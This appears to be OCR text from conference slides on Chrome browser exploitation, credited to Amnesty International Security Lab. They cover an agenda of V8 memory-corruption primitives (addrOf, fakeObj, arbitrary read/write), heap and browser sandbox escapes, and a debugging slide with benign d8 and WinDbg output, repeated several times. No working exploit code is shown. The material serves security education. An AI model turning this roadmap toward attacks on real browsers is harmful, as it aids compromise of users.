
Browser exploitation

From n-days to real-world exploit chains in Google Chrome

Browser exploitation

From n-days to real-world exploit chains

https://www.idonotlooksuspicious.com/



Source: Amnesty International Security Lab, 2025/03


Browser exploitation

From n-days to real-world exploit chains

Chromium


Browser exploitation

From n-days to real-world exploit chains



Browser exploitation

From n-days to real-world exploit chains



Browser exploitation

From n-days to real-world exploit chains

1. V8 memory corruption
   - V8 basics
   - *addrOf()* & *fakeObj()* primitives
   - Arbitrary read/write
2. Heap sandbox escape
   - V8 heap sandbox design
   - Unsandboxed read/write
   - Code execution
3. Browser sandbox escape
   - Browser sandbox design
   - Evade the sandbox
   - Exploit demo

1. V8 memory corruption


V8 basics

addrOf() & *fakeObj()* primitives

Arbitrary read/write


1. V8 memory corruption

V8 basics: the compilation pipeline




1. V8 memory corruption

V8 basics: the compilation pipeline



1. V8 memory corruption

V8 basics: garbage collection



1. V8 memory corruption

V8 basics: debugging

V8 developer shell: **d8**

```
C:\src\v8\v8\out\x64.release>d8.exe --allow-natives-syntax
V8 version 13.2.67
d8> let arr = [13.37];
undefined
d8> %DebugPrint(arr)
DebugPrint: 0000035600048779: [JSArray]
 - map: 0x03560018d145 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x03560018cab1 <JSArray[0]>
 - elements: 0x035600048769 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 1
 - properties: 0x035600000775 <FixedArray[0]>
 - All own properties (excluding elements): {
    0000035600000DC1: [String] in ReadOnlySpace: #length: 0x035600026201 <AccessorInfo name= 0x035600000dc1 <String
[6]: #length>, data= 0x035600000069 <undefined>> (const accessor descriptor, attrs: [W__]), location: descriptor
 }
 - elements: 0x035600048769 <FixedDoubleArray[1]> {
           0: 13.37
 }
```

```
0:000> .scriptload C:\src\v8\v8\tools\windbg.js
JavaScript script successfully loaded from 'C:\src\v8\v8\tools\windbg.js'
0:000> !job(0x035600048769)
0000035600048769: [FixedDoubleArray]
 - map: 0x0356000008d1 <Map(FIXED_DOUBLE_ARRAY_TYPE)>
 - length: 1
           0: 13.37
@$job(0x035600048769)
0:000> dd 0x035600048768
00000356`00048768  000008d1 00000002 a3d70a3d 402abd70
```

1. V8 memory corruption

V8 basics: debugging

V8 developer shell: **d8**

```
C:\src\v8\v8\out\x64.release>d8.exe --allow-natives-syntax
V8 version 13.2.67
d8> let arr = [13.37];
undefined
d8> %DebugPrint(arr)
DebugPrint: 0000035600048779: [JSArray]
 - map: 0x03560018d145 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x03560018cab1 <JSArray[0]>
 - elements: 0x035600048769 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 1
 - properties: 0x035600000775 <FixedArray[0]>
 - All own properties (excluding elements): {
    0000035600000DC1: [String] in ReadOnlySpace: #length: 0x035600026201 <AccessorInfo name= 0x035600000dc1 <String
[6]: #length>, data= 0x035600000069 <undefined>> (const accessor descriptor, attrs: [W__]), location: descriptor
 }
 - elements: 0x035600048769 <FixedDoubleArray[1]> {
           0: 13.37
 }
```

```
0:000> .scriptload C:\src\v8\v8\tools\windbg.js
JavaScript script successfully loaded from 'C:\src\v8\v8\tools\windbg.js'
0:000> !job(0x035600048769)
0000035600048769: [FixedDoubleArray]
 - map: 0x0356000008d1 <Map(FIXED_DOUBLE_ARRAY_TYPE)>
 - length: 1
           0: 13.37
@$job(0x035600048769)
0:000> dd 0x035600048768
00000356`00048768  000008d1 00000002 a3d70a3d 402abd70
```

1. V8 memory corruption

V8 basics: debugging

V8 developer shell: **d8**

```
C:\src\v8\v8\out\x64.release>d8.exe --allow-natives-syntax
V8 version 13.2.67
d8> let arr = [13.37];
undefined
d8> %DebugPrint(arr)
DebugPrint: 0000035600048779: [JSArray]
 - map: 0x03560018d145 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x03560018cab1 <JSArray[0]>
 - elements: 0x035600048769 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 1
 - properties: 0x035600000775 <FixedArray[0]>
 - All own properties (excluding elements): {
    0000035600000DC1: [String] in ReadOnlySpace: #length: 0x035600026201 <AccessorInfo name= 0x035600000dc1 <String
[6]: #length>, data= 0x035600000069 <undefined>> (const accessor descriptor, attrs: [W__]), location: descriptor
 }
 - elements: 0x035600048769 <FixedDoubleArray[1]> {
           0: 13.37
 }
```

```
0:000> .scriptload C:\src\v8\v8\tools\windbg.js
JavaScript script successfully loaded from 'C:\src\v8\v8\tools\windbg.js'
0:000> !job(0x035600048769)
0000035600048769: [FixedDoubleArray]
 - map: 0x0356000008d1 <Map(FIXED_DOUBLE_ARRAY_TYPE)>
 - length: 1
           0: 13.37
@$job(0x035600048769)
0:000> dd 0x035600048768
00000356`00048768  000008d1 00000002 a3d70a3d 402abd70
```

1. V8 memory corruption

V8 basics: debugging

V8 developer shell: **d8**

```
C:\src\v8\v8\out\x64.release>d8.exe --allow-natives-syntax
V8 version 13.2.67
d8> let arr = [13.37];
undefined
d8> %DebugPrint(arr)
DebugPrint: 0000035600048779: [JSArray]
 - map: 0x03560018d145 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x03560018cab1 <JSArray[0]>
 - elements: 0x035600048769 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 1
 - properties: 0x035600000775 <FixedArray[0]>
 - All own properties (excluding elements): {
    0000035600000DC1: [String] in ReadOnlySpace: #length: 0x035600026201 <AccessorInfo name= 0x035600000dc1 <String
[6]: #length>, data= 0x035600000069 <undefined>> (const accessor descriptor, attrs: [W__]), location: descriptor
 }
 - elements: 0x035600048769 <FixedDoubleArray[1]> {
           0: 13.37
 }
```

```
0:000> .scriptload C:\src\v8\v8\tools\windbg.js
JavaScript script successfully loaded from 'C:\src\v8\v8\tools\windbg.js'
0:000> !job(0x035600048769)
